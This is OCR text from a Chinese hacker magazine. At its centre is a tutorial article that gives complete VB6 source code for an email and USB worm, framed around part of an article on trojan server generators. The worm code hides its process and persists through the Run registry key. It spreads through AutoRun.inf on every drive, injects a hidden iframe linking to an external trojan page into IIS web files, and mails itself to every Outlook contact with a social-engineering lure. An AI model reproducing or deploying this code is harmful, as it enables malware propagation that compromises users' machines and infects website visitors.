


图 8

生成的服务端完成可以正常连接使用，说明我们的生成器制作成功了！最后再简单的提示一下，如果要修改数据的话，在编写的时候一定要把数据定义为 char。那如果是端口呢？编译肯定通不过吧。其实可以使用 atoi()函数进行转换。如果大家还有什么不懂的话，可以到 X 的论坛来找我哟！

（文章中涉及到的程序源代码以及生成的 exe 文件，已经收录在光盘中）

病毒走了，蠕虫又来
——VB 蠕虫的感染大战

王琰珩

一、病毒走了，蠕虫又来

说到病毒，大家更关心的应该是如何制作病毒吧。自从我在第 7 期杂志上写了一篇关于如何编写病毒的文章后，反响较大，连杨若瑜大虾也开始蠢蠢欲动，并且在第 8 期上杂志光是编写病毒的文章就发表了两篇。但病毒始终是病毒——只是搞搞破坏而已。可是，病毒的传播方式却就令人备受关注了，同时也引出了今天的主角——蠕虫（Worm）。

二、制作思路

首先我们要了解什么是蠕虫（Worm），这样才能够编写出优秀的蠕虫来。那么什么是蠕虫（Worm）呢？网络中所谓的蠕虫（Worm）是指计算机病毒中的蠕虫病毒。它的传染机理是利

用网络进行复制和传播，传染途径是通过网络、电子邮件以及优盘、移动硬盘等移动存储设备。蠕虫与病毒的最大区别就在于一个着重传播，一个着重破坏。

由于今天的内容主要是以传播为主，因此我就把思路写了出来，传播分为三步。1.驱动器感染，系统目录感染。2.IIS 主目录感染。3.通过电子邮件进行网络传播感染。下边则是蠕虫程序工作的示意图（图1）。




图 1

由于蠕虫会进行感染操作，因此蠕虫需要自行创建对象来达到感染的目的。关于注册表的读写就使用 Wscript.Shell 对象。目录的感染、驱动器感染和系统目录的感染将用到 Scripting.FileSystemObject 对象。可能会有人要问了，FSO 是 ASP 的内置对象，如果使用 FSO 制作出来的蠕虫不是只有安装了 IIS 的电脑才能感染吗？其实这种说法是错误的！因为 FSO 对象模型来自微软提供的脚本运行库 Scripting 类型库（Scrrun.Dll）中，许多应用系统都会调用它，例如 Access、Word 等，FSO 并非专为 ASP 应用开发。FSO 同时包含了 Drive、Folder、File、FileSystemObject 和 TextStream 五个对象。电子邮件传播将使用系统自带的 Outlook Express 来进行传播，也就是创建 Outlook.Application 对象来进行感染操作。

三、开始制作

蠕虫的编程环境与病毒相同，打开 VB6.0，创建一个“标准EXE”工程，在“工程资源管理器”里，在默认的“Form1”上点击右键，在弹出菜单中点击“移除 Form1”，再在上方菜单条中工程菜单中点击“添加模块”。由于本文主要是使用 FSO 对象，所以需要对 VB 进行一下特别设置。因为 FSO 对象包含在 Scripting 类型库（Scrrun.Dll）中，所以在使用前首先需要在工程中引用这个文件，单击“工程”—“引用”，然后在“引用”对话框中选中“Microsoft Scripting Runtime”前的复选框，然后单击“确定”（图2）。




图 2

然后就可以写入代码了，我把蠕虫分为了三部分，先按顺序写出来，然后再来慢慢解释。第一部分代码如下：

```
Sub Main()
App.TaskVisible = False
On Error Resume Next
Dim Reg, apppath
apppath = App.Path & "\" & App.EXEName & ".exe"
Set Reg = CreateObject("Wscript.Shell")
Reg.RegDelete "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WinVBworm"
Reg.RegWrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WinVBworm", apppath
On Error Resume Next
Dim fso, drv
Set fso = CreateObject("Scripting.FileSystemObject")
For Each drv In fso.Drives
Kill drv.Path & "\AutoRun.inf"
Open drv.Path & "\AutoRun.inf" For Output As #1
Print #1, "[AutoRun]"
Print #1, "open=" & App.EXEName & "2.exe"
Print #1, "shell\open=打开(&O)"
Print #1, "shell\open\Command=" & App.EXEName & "2.exe"
Print #1, "shell\open\Default=1"
Print #1, "shell\explore=资源管理器(&X)"
Print #1, "shell\explore\Command=" & App.EXEName & "2.exe"
Close #1
FileCopy apppath, drv.Path & "\" & App.EXEName & "2.exe"
Next
```

首先最上面的“App.TaskVisible = False”是为了防止蠕虫出现在进程表而使用的语句，下面的“On Error Resume Next”是容错语句，就是程序一但在运行中出现错误就不管它，只管继续运行。App.Path 是此蠕虫程序的路径，后面的 App.EXEName 是此蠕虫程序的名称。“Set Reg = CreateObject("Wscript.Shell")”是创建一个 Wscript.Shell 对象，VB 中对象的创建语法是“Set 变量 = CreateObject("对象名")”，所有对象的创建方法都是如此。再后面用到了 Wscript.Shell 对象的两个方法，分别是 RegDelete 与 RegWrite。前者的作用是删除注册表键值，后者的作用是创建注册表键值，我之所以在创建键值前写了一个删除键值，主要是因为考虑到了蠕虫的二次感染，如果第一次感染后会创建键值，第二次运行时则无法修改。所以就先删除之前存在的键值，接着再写入新键值，由于加入了容错语句，因此不怕不存在指定键值而导致删除键值错误。

接着“Dim fso, drv”是定义两个变量，前者储存FSO对象，后者储存当前驱动器（在循环语句中）。“For Each 变量 In 集合 ………… Next”与“For 变量 = 起数 To 终值 ………… Next”相同，都是循环语句。而前者，也就是本文中所用到的，返回的数，也就是每次循环的变量，是一个对象，而不是一个单纯的数字。怎么理解呢？FSO对象的Drives属性就是储存当前计算机所有驱动器的drive对象的一个集合，比如当前计算机有三个驱动器，分别是A、C、D，那么第二次循环，变量drv的值就是包含C盘的drive对象，并可以对此对象进行操作。其中Path属性就是drive对象的一个属性，其属性值就是当前drive对象所包含的驱动器路径。“For Each 变量 In 集合 ………… Next”语句的好处就在于不用设置终值，可以自动遍历其集合。这些方法也可以在ASP中使用。

下面的Open语句就是再写入一个AutoRun.inf，之所以在写入前也加入一句“Kill drv.Path & "\AutoRun.inf"”，也是为了二次感染时删除前感染时写入的AutoRun.inf。很多人都忽略了Open语句的原始作用，Open语句是打开一个指定路径的文件，当不存在此文件时才进行创建，但很多人都用它来创建文件，渐渐的就淡忘了它原来的作用。

第二部分代码如下：

```
On Error Resume Next
Dim windowspath, windowsdrive
windowspath = fso.GetSpecialFolder(0)
windowsdrive = Left$(windowspath, 3)
iispath = windowsdrive & "Inetpub\wwwroot"
If Not fso.FolderExists(iispath) Then GoTo A:
Dim iisfolder, oneiisfile, iisfiles, dll, filecaozuo
    Set iisfolder = fso.GetFolder(iispath)
    Set iisfiles = iisfolder.Files
   For Each oneiisfile In iisfiles
     dll = fso.GetExtensionName(oneiisfile.Path)
     dll = LCase(dll)
       If dll = "html" Or dll = "htm" Or dll = "asp" Or dll =
"aspx" Or dll = "php" Or dll = "js" Then
         Set filecaozuo = fso.OpenTextFile(oneiisfile.Path)
           filecaozuo.Write "<iframe src='http://www.
hackerxfiles.net/muma.html' width='0' height='0'
frameborder='0'></iframe>"
         filecaozuo.Close
       End If
   Next
```

这部分可以说是蠕虫的核心代码，同时也是FSO对象的核心代码。在段中，创建两个储存系统目录与系统驱动的变量。windowspath的值是使用FSO对象的“GetSpecialFolder(数值)”方法获取的系统目录，这个方法在后面也会继续用到，这里暂时不讲。接着用Left$函数截取windowspath变量从左数起第3位，如果windowspath变量的值为“C:\windows”，那么windowsdrive的值就是“C:\”，正好与后面的“Inetpub\wwwroot”拼合，因为IIS的系统目录是系统驱动下“Inetpub\wwwroot”目录，所以这样就可以获取其IIS默认主目录。“fso.FolderExists(iispath)”这句是使用了FSO的“FolderExists(路径)”方法来判断是否存在此文件夹，之所以前面加了Not，就表示如果不存在就跳到标签A，也就是这段最后一句，正好跳过了感染整个IIS主目录的过程。“Set iisfolder = fso.GetFolder(iispath)”是利用FSO的“GetFolder(路径)”方法来返回一个该路径的Folder对象。后面的Files属性也同FSO对象的drives属性相同，但它返回的是此Folder对象所包含的文件的file对象集合。后面的“For Each 变量 In 集合 ………… Next”语句也是对整个IIS默认主目录进行历遍文件操作，值得说的是FSO的“GetExtensionName(路径)”方法与“OpenTextFile(路径)”方法，“GetExtensionName(路径)”方法获取其路径中文件的后缀名，再经过后面的If语句判断是否是我们需要的脚本文件，是的话，则执行后面的用“OpenTextFile(路径)”方法返回一个包含该文件内容的TextStream对象，并用TextStream对象的Write方法写入我们的挂马代码，最后再用Close方法来关闭此TextStream对象。

第三部分代码如下：

```
On Error Resume Next
Dim systempath, temppath
    systempath = fso.GetSpecialFolder(1)
    temppath = fso.GetSpecialFolder(2)
  FileCopy apppath, systempath & "\" & App.EXEName &
"2.exe"
  FileCopy apppath, temppath & "\" & App.EXEName &
"2.exe"
  FileCopy apppath, windowspath & "\" & App.EXEName
& "2.exe"
  On Error Resume Next
  Dim Napp, emailmapi, list, onelist, addresslistcount,
addresslist
  Dim Rmail, maillianxiren, Attachs, Msg
  Set Napp = CreateObject("Outlook.Application")
  Set emailmapi = Napp.GetNameSpace("mapi")
  Set list = emailmapi.Addresslists
  For Each addresslist In list
  If addresslist.AddressEntries.Count <> 0 Then
 addresslistcount = addresslist.AddressEntries.Count
  For onelist = 1 To addresslistcount
        Set Rmail = Napp.CreateItem(0)
          Set maillianxiren = addresslist.AddressEntries
(onelist)
  Rmail.To = maillianxiren.Address
  Rmail.Subject = "给你推荐一款系统优化小工具。"
  Rmail.Body = "喂！告诉你，我最近发现了一宽绿色小工具，可以快速优化系统。在附件里，你要用的话你就尽管使用吧。"
        Set Attachs = Rmail.Attachments
          Attachs.Add apppath
     Rmail.Send
  Next
   End If
 Next
Dim systemtime
systemtime = Now
systemtime = Right$(systemtime, 1)
If systemtime <= "3" Then Shell windowspath & "\" &
App.EXEName & "2.exe"
If systemtime > "3" And systemtime <= "6" Then Shell
systempath & "\" & App.EXEName & "2.exe"
If systemtime > "7" Then Shell temppath & "\" & App.
EXEName & "2.exe"
End
End Sub
```

最前面同样是用到了“FSO的GetSpecialFolder(数值)”方法来获取其系统目录，但这次获取的目录却不同了，这是因为后面的数值也变了。如下就是“GetSpecialFolder(数值)”方法的数值参数：

数值 = 0 ，获取windows目录

数值 = 1 ，获取system目录

数值 = 2 ，获取temp目录

利用这些参数正好也解决了我们最后的随机事件问题。

后面的“Set Napp = CreateObject("Outlook.Application")”是创建Outlook.Application对象，由于该对象不常用，而且在网上几乎没有关于它的详细使用方法及参数说明，因此，在这里

我只能凭我的积累与认识来为大家解说了。

首先“Set emailmapi = Napp.GetNameSpace("mapi")”这句是利用Outlook.Application对象的“GetNameSpace()”方法获取一个用于读写联系人列表组的对象，其Addresslists属性返回的是一个所有联系人组对象的集合，后面也用“For Each 变量 In 集合 ………… Next”语句来历遍该联系人列表组。如果联系人组不为空，那么就获取其联系人组的终值，进行循环，再使用“Set Rmail = Napp.CreateItem(0)”语句来获取一个用于操作电子邮件的对象，进行电子邮件操作，To属性是设置联系人，Subject属性是设置标题，Body是设置内容，“Set Attachs = Rmail.Attachments”这句是创建编辑附件的对象，Attachs.Add apppath是把当前蠕虫作为附件设置进去，最后用Send方法发送，接着再循环，就可以对所有联系人进行邮件感染了。

最后的几句就是对当前时间的秒位的个位进行判断，因为一位数只有0到9，可以分为3种情况来执行处于3个不同系统目录中的蠕虫复制体。再加个End，其实也可以不加，因为蠕虫本身就只是一个过程而已，好了，到此VB蠕虫就制作完成了。

三、总结一下

其实本文就是对对象加强了利用，总体来说对FSO对象介绍的很仔细，把它所包含的5种对象的方法与属性都利用了进去，但由于篇幅有限，因此不可能很系统的讲解。为此我在网上找了一篇较为系统的对FSO对象在VB中的应用的文章。这次就这样了，祝各位天天开心，天天飞来横鸡！

（文章中涉及到的程序源代码和相关资料已经收录在光盘中）

浅析木马服务端的生成技术

小小

对于经常玩木马的朋友来说，肯定会注意到现在互联网上有许多木马在解压缩之后只会有一个客户端程序，用户可以通过在客户端上的一些设置来生成针对性比较强的服务端程序。例如特定的端口、击键木马的邮件地址、密码、SMTP服务器等等。在本文中，我将简要地探讨这一技术的实现。从“生成”的这个事实来看，我们可以猜想客户端程序可能本身绑有一段自定义的二进制数据，这段二进制数据实质上就是一个服务端的模板。在用户进行了设置工作之后，客户端就会将设置完成的这些特定数据填充到这个模板之中，然后再通过写文件的操作将这段已经配置完毕的二进制数据模板生成一个特定的服务端程序，流程如图1。




图1

打个比方，邮局有很多空白的信封，我们在买下一个信封后，在信封上填写邮政编码、收件人地址和姓名，然后再将我们的信件装入信封粘好封口，这就成为了我们所特有的一封信件了。不知道我这样解释大家是否明白。下面就就以实现一个名为“MsgBox生成器”的演示程序来说明一下：我们可以在客户端进行MessageBox的标题和文本的设置，然后程序就会在C:\下生成一个名为MsgBox.exe的“Hello，World”程序，这个弹出的MessageBox就是我们先前在客户端所设置的那样。程序运行后的界面如图2所示。

